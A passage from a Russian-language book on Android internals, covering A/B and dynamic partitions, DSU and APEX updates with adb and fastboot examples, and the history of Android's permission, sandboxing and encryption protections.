lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.959999999 +0100 param -> /dev/block/sda4
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.959999999 +0100 persist -> /dev/block/sda2
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.949999999 +0100 qupfw_a -> /dev/block/sde15
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 qupfw_b -> /dev/block/sde43
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.949999999 +0100 reserve1 -> /dev/block/sda10
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.949999999 +0100 reserve2 -> /dev/block/sda11
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.929999999 +0100 sec -> /dev/block/sde60
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.959999999 +0100 splash -> /dev/block/sde66
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.919999999 +0100 spunvm -> /dev/block/sde65
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.959999999 +0100 ssd -> /dev/block/sda1
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 sti -> /dev/block/sde70
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.959999999 +0100 storsec_a -> /dev/block/sde19
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.949999999 +0100 storsec_b -> /dev/block/sde47
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 system_a -> /dev/block/sda13
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.959999999 +0100 system_b -> /dev/block/sda14
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 toolsfv -> /dev/block/sde68
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.919999999 +0100 tz_a -> /dev/block/sde2
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.949999999 +0100 tz_b -> /dev/block/sde30
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.969999999 +0100 userdata -> /dev/block/sda17
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 vbmeta_a -> /dev/block/sde17
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.959999999 +0100 vbmeta_b -> /dev/block/sde45
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.939999999 +0100 vendor_a -> /dev/block/sde16
lrwxrwxrwx 1 root root   16 1970-01-01 14:06:06.399999999 +0100 vendor_b -> /dev/block/sde44
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.939999999 +0100 xbl_a -> /dev/block/sdb1
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.959999999 +0100 xbl_b -> /dev/block/sdc1
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.919999999 +0100 xbl_config_a -> /dev/block/sdb2
lrwxrwxrwx 1 root root   15 1970-01-01 14:06:06.949999999 +0100 xbl_config_b -> /dev/block/sdc2
```

Рис. 3.2. Двойные разделы на смартфоне OnePlus 6

Еще одно достоинство A/B-разметки: отсутствие экрана **Android is upgrading...** после обновления. Система просто загружается как обычно. Также A/B-разметка упрощает тестирование кастомных прошивок: такую прошивку можно поставить второй системой и откатиться на первую в случае, если что-то пойдет не так.

В целом одни плюсы и никаких минусов. Проблема только в том, что A/B-разметка до сих пор остается опциональной, а перешли на нее далеко не все производители смартфонов. Даже Samsung — один из крупнейших производителей устройств на Android — до сих пор использует старую разметку. И связано это, скорее всего, с нежеланием тратить средства и время на перепрофилирование уже работающей и отлаженной системы обновления.

Проверить, поддерживает ли смартфон A/B-разметку, можно с помощью все того же приложения Treble Check из предыдущего раздела или прочитав переменную `ro.build.ab_update` с помощью ADB:

```
$ adb shell getprop ro.build.ab_update
```

Шпаргалка по управлению A/B-разделами с помощью fastboot

Узнать, какой слот (группа разделов) теперь активен:

```
$ fastboot getvar all | grep "current-slot"
```

Сделать неактивный в данный момент слот активным:

```
$ fastboot set_active other
```

Сделать активным указанный слот («a» или «b»):

```
$ fastboot set_active СЛОТ
```

Прошить указанный раздел:

```
$ fastboot flash имя_раздела_a partition.img
$ fastboot flash имя_раздела_b partition.img
```

Динамические обновления

Project Treble открыл дорогу для еще одной весьма полезной функции — Dynamic System Updates (DSU). Этот механизм появился в Android 10 специально для пользователей и разработчиков, желающих протестировать новую бета-версию Android, но не желающих жертвовать для этого установленной в данный момент системой и своими данными.

DSU базируется на технологии Dynamic Partitions (**https://source.android.com/devices/tech/ota/dynamic_partitions/implement**), которая должна быть реализована во всех устройствах, выпущенных на рынок с Android 10 и выше. При использовании Dynamic Partitions в смартфоне, по сути, есть только один суперраздел, в котором система может создавать динамические разделы, удалять их и менять размеры (такое возможно благодаря модулю ядра Linux dm-linear).

Все системные разделы в таком смартфоне тоже динамические (кроме загрузочных разделов: `boot`, `dtbo` и `vbmeta`). Поэтому при необходимости система может сдвинуть их, чтобы освободить место для дополнительных разделов. Именно так делает функция DSU. Она уменьшает размер системных разделов, создает в освободившемся пространстве еще один набор системных разделов и устанавливает в него образ GSI. Далее смартфон перезагружается в эту свежеустановленную систему, а следующая перезагрузка происходит вновь со стандартных разделов.

Чтобы установить образ GSI, используя DSU, для начала необходимо разблокировать загрузчик смартфона. Затем нужно активировать DSU с помощью ADB:

```
$ adb shell setprop persist.sys.fflag.override.settings_dynamic_system true
```

После этого необходимо скачать сам образ (**https://developer.android.com/preview/gsi-release-notes**), распаковать и закинуть его на внутреннюю карту памяти смартфона:

```
$ gzip -c system_raw.img > system_raw.gz
$ adb push system_raw.gz /storage/emulated/0/Download/
```

Затем можно запустить процесс установки:

```
$ adb shell am start-activity \
-n com.android.dynsystem/com.android.dynsystem.VerificationActivity  \
-a android.os.image.action.START_INSTALL    \
-d file:///storage/emulated/0/Download/system_raw.gz  \
--el KEY_SYSTEM_SIZE $(du -b system_raw.img|cut -f1)  \
--el KEY_USERDATA_SIZE 8589934592
```

После окончания установки в шторке появится уведомление с предложением перезагрузиться (рис. 3.3).

Сложно, не правда ли? Именно поэтому в Android 11 появилась функция под названием DSU Loader. Она позволяет автоматически загрузить и установить образ GSI с помощью пары кликов (рис. 3.4).




Рис. 3.3. Предложение перезагрузить смартфон после установки GSI

Рис. 3.4. DSU Loader

Виртуальная A/B-разметка

Кроме возможности временной установки официальных сборок GSI, механизм DSU также позволил реализовать еще одну функцию — Virtual A/B. Ранее мы уже рассматривали преимущества A/B-разметки и то, какие проблемы она может решить. Однако ввиду потери пространства, которое может принести с собой A/B-разметка на устройствах с ограниченным объемом NAND-памяти, а также проблем с миграцией, Google не спешит заставлять производителей смартфонов использовать новую разметку.

Вместо этого они создали виртуальную A/B-разметку. Работает она примерно так же, как динамические обновления, только без отката на ранее установленную прошивку. Когда смартфон обнаруживает новое OTA-обновление, он создает несколько дополнительных системных разделов для новой прошивки, скачивает в них обновление, а затем делает эти разделы активными (как и в случае с A/B-разметкой). После следующей перезагрузки смартфон загружается уже с новых разделов, и если загрузка проходит успешно, то старые разделы удаляются, а освобожденное ими место отдается разделу `userdata`. Виртуальная A/B-разметка обязательна для всех устройств, вышедших на рынок с Android 11.

Модульные обновления

Еще один шаг в решении проблемы с обновлениями — Project Mainline. Это внедренная в Android 10 подсистема, позволяющая обновлять куски Android в обход производителя устройства.

В центре новой подсистемы находится пакетный менеджер APEX, очень похожий на тот, что используется в дистрибутивах Linux и новой операционке Google Fuchsia (рис. 3.5). Работает он примерно так: допустим, по очередному указу правительства в России вновь происходит смена часовых поясов. Команда разработчиков Android формирует новую версию пакета с часовыми поясами и выкладывает ее в Google Play. Пользователи получают обновление — все счастливы (рис. 3.6).

```
zipinfo com.android.tzdata.apex
Archive:  com.android.tzdata.apex
Zip file size: 1286419 bytes, number of entries: 7
-rw----     1.0 fat       51 bx stor 09-Jan-01 00:00 apex_manifest.json
-rw----     1.0 fat  1249280 bx stor 09-Jan-01 00:00 apex_payload.img
-rw----     1.0 fat      384 bx stor 09-Jan-01 00:00 resources.arsc
-rw----     2.0 fat      800 bl defN 09-Jan-01 00:00 AndroidManifest.xml
-rw----     2.0 fat      420 bl defN 09-Jan-01 00:00 META-INF/CERT.SF
-rw----     2.0 fat     1714 bl defN 09-Jan-01 00:00 META-INF/CERT.RSA
-rw----     2.0 fat      304 bl defN 09-Jan-01 00:00 META-INF/MANIFEST.MF
7 files, 1252953 bytes uncompressed, 1251707 bytes compressed:  0.1%
```

Рис. 3.5. Содержимое пакета APEX




Рис. 3.6. Обновление часовых поясов на смартфоне Samsung

Таким же образом могут быть обновлены библиотеки и целые подсистемы. В AOSP доступны пакеты с рантаймом ART, библиотека криптографических алгоритмов Conscrypt, набор мультимедийных кодеков, мультимедийный фреймворк, DNS-резолвер, интерфейс Documents UI, Permission Controller, ExtServices, данные часовых поясов, ANGLE (прослойка для трансляции вызовов OpenGL ES в OpenGL, Direct3D 9/11, Desktop GL и Vulkan) и Captive Portal Login. В Android 11 к ним добавились следующие пакеты: Tethering, NNAPI, Cell Broadcast Receiver, adbd, Internet Key Exchange, Media Provider, statsd, WiFi и SDK extension (API новых версий Android для старых версий). В Android 12 должна добавится виртуальная машина ART.

В теории в пакет APEX можно упаковать практически любой компонент системы и пользователи смогут обновить его независимо от производителя смартфона.

Интересно, что APEX не производит обновление «на живую», когда старый компонент заменяется на новый. Раздел `/system` в Android недоступен для записи, поэтому APEX использует трюк с монтированием. Все обновляемые файлы внутри пакета APEX находятся в образе файловой системы Ext4. Когда происходит «установка» пакета, система монтирует этот образ поверх раздела `/system` в режиме bind. В результате файлы пакета как бы заменяют оригинальные файлы Android, хотя в реальности все остается на своих местах (рис. 3.7). Такой же трюк использует Magisk для установки модификаций Android без изменения раздела `/system`.

```
I apexd   : Found /system/apex/com.android.tzdata.apex
I apexd   : Trying to activate /system/apex/com.android.tzdata.apex
V apexd   : Creating mount point: /apex/com.android.tzdata@1
V apexd   : Loopback device created: /dev/block/loop0
V apexd   : AVB footer verification successful.
V apexd   : /system/apex/com.android.tzdata.apex: public key matches.
I apexd   : Successfully mounted package
/system/apex/com.android.tzdata.apex on /apex/com.android.tzdata@1
V apexd   : Creating bind-mount for /apex/com.android.tzdata for
/apex/com.android.tzdata@1
V apexd   : Creating mountpoint /apex/com.android.tzdata
V apexd   : Bind-mounting /apex/com.android.tzdata@1 to
/apex/com.android.tzdata
```

Рис. 3.7. Процесс «установки» пакета APEX

Трюк с сохранением пространства

Внимательно прочитав раздел «A/B-разметка», читатель мог заметить, что экономия пространства при такой разметке в основном достигается за счет сокращения размера раздела `system` в два раза. И дело здесь вовсе не в том, что при A/B-разметке используется какая-то специализированная сборка Android, а в отказе от «лишних» файлов.

В классическом варианте разметки системный раздел содержит в себе не только саму операционную систему, но и так называемые файлы odex. Они представляют собой оптимизированные (пропущенные через AOT-компилятор) версии dex-файлов, которые, в свою очередь, содержат код приложения.

Файлы odex позволяют сократить время старта приложения и повысить его производительность. Они могут быть созданы тремя путями:

- преинсталлированы на устройство (в классическом варианте разметки — в раздел `system`);
- сгенерированы динамически во время использования приложения или простоя устройства;
- загружены из Google Play вместе с самим приложением.

Отсутствие файлов odex может серьезно испортить пользователю впечатление от первого запуска смартфона (время загрузки может составить несколько минут вместо десятков секунд), поэтому они необходимы сразу. С другой стороны, они занимают примерно половину всего пространства раздела `system`, а если этот раздел продублировать, то потеря пространства станет существенной.

Именно поэтому разработчики отказались от предустановки файлов odex в активный системный раздел, а вместо этого разместили их в неактивном системном разделе вместо копии операционной системы. Так что жизненный цикл смартфона с A/B-разметкой выглядит так:

1. При выпуске с конвейера раздел `system_a` — активный, содержит файлы операционной системы, но раздел `system_b` — неактивный, содержит файлы odex;
2. Во время первого запуска система копирует файлы odex в раздел `userdata`;
3. После получения первого OTA-обновления система записывает обновление в раздел `system_b`, далее запускает процесс генерации файлов odex (инструмент dex2oat) для новой версии ОС (они также записываются в userdata) и после его завершения помечает раздел `system_b` (все разделы слота B) как активный;
4. После перезагрузки смартфон загружает операционную систему с раздела `system_b`, используя сгенерированные на третьем этапе файлы odex.

ГЛАВА 4

Броня Android

Понять смысл и назначение защитных механизмов Android проще всего в ретроспективе. А именно — изучив, как была реализована защита (или ее отсутствие) в первых версиях ОС и как и зачем она менялась впоследствии.

Итак, Android 1.0 — платформа, выпущенная осенью 2008 года вместе со смартфоном HTC Dream (T-Mobile G1). Безопасность обеспечивалась пятью ключевыми подсистемами:

1. PIN-код экрана блокировки для защиты от несанкционированного физического доступа.
2. Песочницы (изолированная среда исполнения) для приложений. Реализованы путем запуска каждого приложения от имени созданного специально для него пользователя Linux. Приложение имеет полный контроль над файлами своей песочницы (`/data/data/имя.пакета`), но не может получить доступ к системным файлам и файлам других приложений. Единственный способ покинуть песочницу — получить права root.
3. Каждое приложение обязано указывать список нужных для своей работы полномочий в манифесте. Полномочия позволяют использовать те или иные системные API (доступ к камере, микрофону, сети и т. д.). Хотя соблюдение полномочий контролируется на нескольких уровнях, включая ядро Linux, явно запрашивать их у пользователя не нужно; приложение автоматически получает все перечисленные в манифесте полномочия, и пользователю остается либо установить приложение, предоставив ему все полномочия, либо не устанавливать его вовсе.

Контроль доступа на основе полномочий не распространяется на карты памяти и USB-накопители. Они используют файловую систему FAT, которая не позволяет назначить права доступа к файлам. Любое приложение может читать содержимое всей карты памяти.

1. Приложения должны быть подписаны ключом разработчика. Во время установки новой версии приложения система сверяет цифровые подписи старой и новой версий приложения и не допускает установку, если они не совпадают. Такой

подход позволяет защитить пользователя от фишинга и кражи данных, когда троян прикидывается легитимным приложением и после «обновления» получает доступ к файлам оригинального приложения.

2. Язык Java и виртуальная машина обеспечивают защиту от многих типов атак, перед которыми уязвимы приложения на небезопасных языках, таких как C и C++. Переполнение буфера или повторное использование освобожденной памяти в Java невозможны в принципе.

В то же время значительная часть операционной системы, включая системные сервисы, виртуальную машину, мультимедийные библиотеки, систему рендеринга графики, а также все сетевые подсистемы, написана на тех самых небезопасных C и C++ и работают с правами root. Уязвимость в одном из этих компонентов может быть использована для получения полного контроля над ОС или выполнения DoS-атаки. HTC Dream был «взломан» благодаря тому, что сервис telnet, предустановленный на смартфон, работал с правами root.

Если же говорить о стандартных приложениях, то они хоть и не имели прав root и работали под защитой виртуальной машины в собственной песочнице, так или иначе имели широкие возможности, свойственные десктопным операционным системам. При наличии нужных прав стороннее приложение могло сделать очень многое: прочитать списки SMS и звонков, прочитать любые файлы на карте памяти, получить список установленных приложений, работать в фоне неограниченное количество времени, выводить графику поверх окон других приложений, получать информацию практически обо всех системных событиях: установка приложения, включение/выключение экрана, звонок, подключение зарядного устройства и многое другое.

Строго говоря, все эти API не были уязвимостями в прямом смысле слова. Наоборот, они открывали широкие возможности для программистов и, как следствие, пользователей. Проблема только в том, что если в 2008 году эти возможности не создавали особых проблем ввиду ориентированности рынка смартфонов на энтузиастов и бизнесменов, то уже через несколько лет, когда смартфоны получили распространение среди всех групп населения, стало понятно, что приложения необходимо ограничивать.

Полномочия

Есть два способа ограничить приложения в правах и не допустить их зловредного влияния на систему и пользовательские данные:

1. Урезать возможности всех приложений до минимума, как это было сделано в J2ME.
2. Позволить пользователю контролировать доступные приложению возможности (путь iOS).

Android, несмотря на существование мощной системы разделения полномочий внутри ОС, не позволял ни того ни другого. Первые намеки на систему грануляр-




Рис. 4.1. Скрытое меню App Ops в Android 4.3

ного контроля полномочий появились только в Android 4.3 вместе со скрытым разделом настроек App Opps (рис. 4.1.).

Используя эти настройки, пользователь мог отозвать у приложения любые доступные ему полномочия по отдельности. Однако назвать эту систему удобной и дружелюбной по отношению к пользователю было нельзя: управление разрешениями было чересчур гранулярным, приходилось ориентироваться среди десятков различных разрешений, смысл которых часто был непонятен. При этом отзыв любого разрешения мог привести (и часто приводил) к падению приложения, т. к. в Android просто не было API, который бы позволил программисту понять, имеет его приложение разрешение на выполнение того или иного действия или нет. В итоге система App Ops была удалена из Android уже в версии 4.4.2, и только в Android 6 ей на смену пришла существующая до сих пор система полномочий.

В этот раз инженеры Google пошли другим путем и объединили смежные полномочия, получив в итоге семь мета-полномочий, которые могут быть запрошены во время работы приложения. В основе системы лежал новый API, позволивший программистам проверять доступные приложению полномочия и запрашивать их в нужные моменты времени.

Побочным эффектом такого подхода стала... бесполезность новой системы. Дело в том, что она работала исключительно в отношении приложений, собранных для Android 6.0 и выше. Разработчик приложения мог указать в правилах сборки директиву `targetSdkVersion 22` (т. е., Android 5.1), и его приложение продолжило бы получать все полномочия в автоматическом режиме.

Google была вынуждена реализовать систему именно таким образом, чтобы сохранить совместимость со старым софтом. По-настоящему она начала действовать только спустя два года, когда Google ввела требование минимального SDK в Google Play, т. е. просто запретила публиковать приложения, собранные для устаревших версий ОС. Окончательно решенным вопрос стал только в Android 10, которая позволила отзывать полномочия у софта, собранного для Android 5.1 и ниже.

В Android 11 система полномочий была расширена и теперь позволяет предоставлять разрешение на ту или иную операцию только на один раз. Как только приложение будет свернуто, оно потеряет разрешение и его придется запрашивать снова (рис. 4.2).

Рис. 4.2. Одноразовые разрешения в Android 11

Ограничения

Система управления разрешениями — только часть решения проблемы. Вторая часть — запрет на использование опасных API. Можно долго спорить, стоит ли позволять сторонним приложениям получать IMEI телефона с помощью разрешений, или необходимо запретить делать это вовсе. Для Google, входящей в эпоху тотального помешательства на приватности, ответ был очевиден.

Несмотря на то что Google и раньше вводила запреты на использование тех или иных API (можно вспомнить, например, запрет на включение режима полета и подтверждение отправки SMS на короткие номера в Android 4.2), активные боевые действия начались только в 2017 году.

Начиная с восьмой версии Android скрывает многие идентификаторы устройства от приложений и других устройств. Android ID (`Settings.Secure.ANDROID_ID`) — уникальный идентификатор Android, теперь различен для каждого установленного приложения. Серийный номер устройства (`android.os.Build.SERIAL`) недоступен приложениям, собранным для Android 8 и выше. Содержимое переменной `net.hostname` теперь пусто, а DHCP-клиент теперь никогда не посылает хостнейм DHCP-серверу. Стали недоступны некоторые системные переменные, например `ro.runtime.firstboot` (Millisecond-precise timestamp of first boot after last wipe or most recent boot).

Начиная с Android 9 приложения больше не могут прочитать серийный номер устройства без полномочия `READ_PHONE_STATE`. В Android 10 появилось ограничение на доступ к IMEI и IMSI. Чтобы прочитать эту информацию, теперь требуется разрешение `READ_PRIVILEGED_PHONE_STATE`, недоступное сторонним приложениям.

Для получения MAC-адреса Bluetooth в Android 8 и выше требуется разрешение `LOCAL_MAC_ADDRESS`, а MAC-адрес WiFi рандомизируется при проверке доступных сетей (чтобы избежать трекинга пользователей, например покупателей в торговых центрах).

В Andorid 9 Google пошла намного дальше и ввела запреты на использование камеры, микрофона и любых сенсоров, пока приложение находится в фоне (оставив возможность использовать камеру и микрофон «видимым сервисам» — foreground service). В Android 10 к этим запретам добавился запрет на доступ к местоположению в фоне (теперь для этого нужно разрешение `ACCESS_BACKGROUND_LOCATION`) и запрет на чтение буфера обмена в фоне (нужно разрешение `READ_CLIPBOARD_IN_BACKGROUND`).

Еще одно важное нововведение Android 9 — полный запрет на использование HTTP без TLS (т. е. без шифрования) для всех приложений, собранных для новой версии Android. Это ограничение тем не менее можно обойти, если указать в файле настроек безопасности сети (`network_security_config.xml`, **https://developer.android.com/training/articles/security-config.html**) список разрешенных доменов.

Android 10 ввел запрет на запуск активностей (по сути, запуск приложений) фоновыми приложениями. Исключения сделаны для bound-сервисов, таких как Accessibility и сервисы автозаполнения. Приложения, использующие разрешение `SYSTEM_ALERT_WINDOW`, и приложения, получающие имя активности в системном PendingIntent, также могут запускать активности в фоне. Помимо этого приложения теперь не могут запускать бинарные файлы из собственного приватного каталога. Это уже привело к проблемам в работе популярного приложения Termux.

Начиная с Android 11 приложения больше не могут получить прямой доступ к карте памяти (внутренней или внешней) с помощью разрешений `READ_EXTERNAL_STORAGE` и `WRITE_EXTERNAL_STORAGE`. Вместо этого следует использовать либо личный каталог приложения внутри `/sdcard/Android` (он создается автоматически и не требует разрешений), либо Storage Access Framework, не допускающий доступ к данным других приложений.

Интересно, что Google ограничивает сторонние приложения не только средствами операционной системы. В конце 2018 года в Google Play появилось требование,

гласящее, что все приложения, использующие разрешения на чтение SMS и журнала звонков, должны относиться к одному из разрешенных типов приложений и в обязательном порядке проходить ручную премодерацию. Последствием такого шага стало удаление из маркета многих полезных инструментов, авторы которых просто не смогли обосновать перед Google причину использования тех или иных разрешений.

Запрет доступа к другим приложениям

До версии 11 Android предоставлял вполне официальный API для получения информации обо всех установленных на смартфоне приложениях (имя, версия, время установки и т. д.) и не накладывал никаких запретов на запуск любых приложений. Этим пользовались не только сторонние менеджеры приложений, панели быстрого запуска и другой полезный софт, но и разного рода малварь и недобросовестные разработчики, сливающие информацию на сторону.

Начиная с Andorid 11 система начала ограничивать доступный приложениям, собранным именно для этой версии ОС (`targetSdkVersion = 30`), список установленных приложений, и обязывает разработчиков перечислять в манифесте приложения, с которыми программа автора хочет контактировать:

xml

```
<manifest package="com.example.game">
<queries>
 <package android:name="com.example.store" />
 <package android:name="com.example.service" />
</queries>
...
</manifest>
```

Кроме самих приложений, также можно перечислить типы интентов, которые собирается использовать программа (в следующем примере приложение заявляет о своем намерении делиться изображениями с другими приложениями):

xml

```
<manifest package="com.example.game">
  <queries>
    <intent>
      <action android:name="android.intent.action.SEND" />
      <data android:mimeType="image/jpeg" />
    </intent>
  </queries>
  ...
</manifest>
```

Для лаунчеров и других приложений, которым необходим доступ ко всем установленным приложениям, предусмотрено новое разрешение QUERYALLPACKAGES (**https://developer.android.com/preview/privacy/package-visibility#all-apps**). Но для его использования придется проходить ручную премодерцию.

Начиная с Android 11 система исключает из диалога выбора приложения-камеры, приложения, установленные из маркета или других источников. Сделано это для борьбы со зловредными приложениями, которые могут отправлять сделанные пользователем снимки третьим лицам. Однако у разработчиков остается возможность запустить **конкретное** приложение-камеру напрямую.

Список интентов, на которые распространяется ограничение:

- android.media.action.VIDEO_CAPTURE;
- android.media.action.IMAGE_CAPTURE;
- android.media.action.IMAGECAPTURESECURE.

Шифрование данных

Права доступа и другие ограничения времени исполнения — хорошая защита до тех пор, пока злоумышленник не получит физический доступ к устройству. Но что будет, если забытый пользователем смартфон попадет в руки подготовленного хакера? Многие устройства во времена первых версий ОС имели уязвимости в загрузчике или не блокировали его вовсе. Поэтому снять дамп NAND-памяти было проще простого.

Для борьбы с этой проблемой в Android 3.0 появилась встроенная функция шифрования данных, основанная на проверенном годами и сотнями тысяч пользователей модуле Linux-ядра dm-crypt (рис. 4.3). Начиная с Android 5 эта функция стала обязательной, т. е. Google потребовала включить ее для всех устройств с поддержкой хардварного ускорения шифрования (это в первую очередь 64-битные процессоры ARM).

Система шифрования была стандартной. Раздел userdata шифровался с помощью модуля dm-crypt алгоритмом AES-128 в режиме CBC с задействованием функции ESSIV:SHA256 для получения векторов инициализации (IV). Ключ шифрования был защищен с помощью KEK-ключа, который мог быть получен или из PIN-кода с помощью прогонки через функцию script или сгенерирован случайным образом и сохранен в TEE. При этом, если пользователь купил смартфон на базе Android 5.0 с активированным по умолчанию шифрованием и затем установил PIN-код, последний также использовался для генерации KEK.

Функция script для получения ключа из PIN-кода используется начиная с Android 4.4. Она заменила ранее применявшийся алгоритм PBKDF, уязвимый для подбора на GPU (6-значный цифровой PIN за 10 секунд, 6-значный знаковый — 4 часа с помощью hashcat), тогда как script, по заявлению создателей, увеличивал время подбора примерно в 20 000 раз и вообще не подходил для GPU по причине высоких требований к памяти.

Рис. 4.3. Включение шифрования данных

К сожалению, при всех стараниях Google система полнодискового шифрования (FDE — Full Disk Encryption) продолжала страдать от ряда концептуальных недостатков:

1. FDE не позволял использовать разные ключи шифрования для различных областей данных и пользователей. Например, не позволял зашифровать раздел Android for Work с помощью корпоративного ключа предприятия или расшифровать критические для основой функциональности смартфона данные без запроса пароля пользователя.
2. Посекторное шифрование сводило на нет все оптимизации, реализованные на уровне драйверов файловых систем. Устройство практически непрерывно выполняло расшифровку секторов и зашифровывала их вновь, модифицируя содержимое раздела. Поэтому FDE всегда приводил к заметному падению производительности и сокращению времени автономной работы устройства.
3. FDE не поддерживал проверку подлинности содержимого секторов. Их слишком много, и среди них время от времени появляются сбойные, переназначаемые контроллером в резервную область.
4. Криптографическая схема AES-CBC-ESSIV была уязвимой к утечке данных, т. к. допускала определение точки их изменения. Она позволяла выполнять атаки по типу подмены и перемещения.

Решением стала система пофайлового шифрования в Android 7 (FBE — File-Based Encryption). Она использует функцию шифрования файловых систем Ext4 и F2FS для раздельного шифрования каждого файла по алгоритму AES, но уже в другом режиме — XTS. Этот режим разрабатывался специально для шифрования блочных устройств и не имеет типичных для режима CBC уязвимостей. В частности, XTS не позволяет определить точку изменения данных, не подвержен утечкам, устойчив к атакам подмены и перемещения.

Вплоть до последнего времени Google позволял производителям смартфонов использовать любой из имеющихся механизмов шифрования, но начиная с Android 10 FBE стал обязательным. Более того, начиная с Android 9 шифрование стало обязательным не только для устройств с хардварной поддержкой шифрования, но и вообще всех устройств.

Такая возможность появилась благодаря разработанному в Google механизму шифрования Adiantum. Он базируется на быстрой хеш-функции NH, алгоритме аутентификации сообщений (MAC) Poly1305 и потоковом шифре XChaCha12. В тестах на процессоре ARM Cortex-A7 Adiantum показывает пятикратное превосходство в скорости шифрования над AES-256-XTS.

Доверенная среда исполнения

Важным новшеством системы шифрования Android 5 стала возможность хранить ключ шифрования в доверенной среде исполнения (Trusted Execution Environment — TEE). Речь идет о выделенном микрокомпьютере внутри или рядом с мобильным чипом, который имеет собственную ОС и отвечает исключительно за шифрование данных, хранение ключей шифрования и другой важной информации. Доступ к такому микроПК имеет лишь небольшой сервис внутри основной системы, так что компрометация системы не приводит к утечке самих ключей.

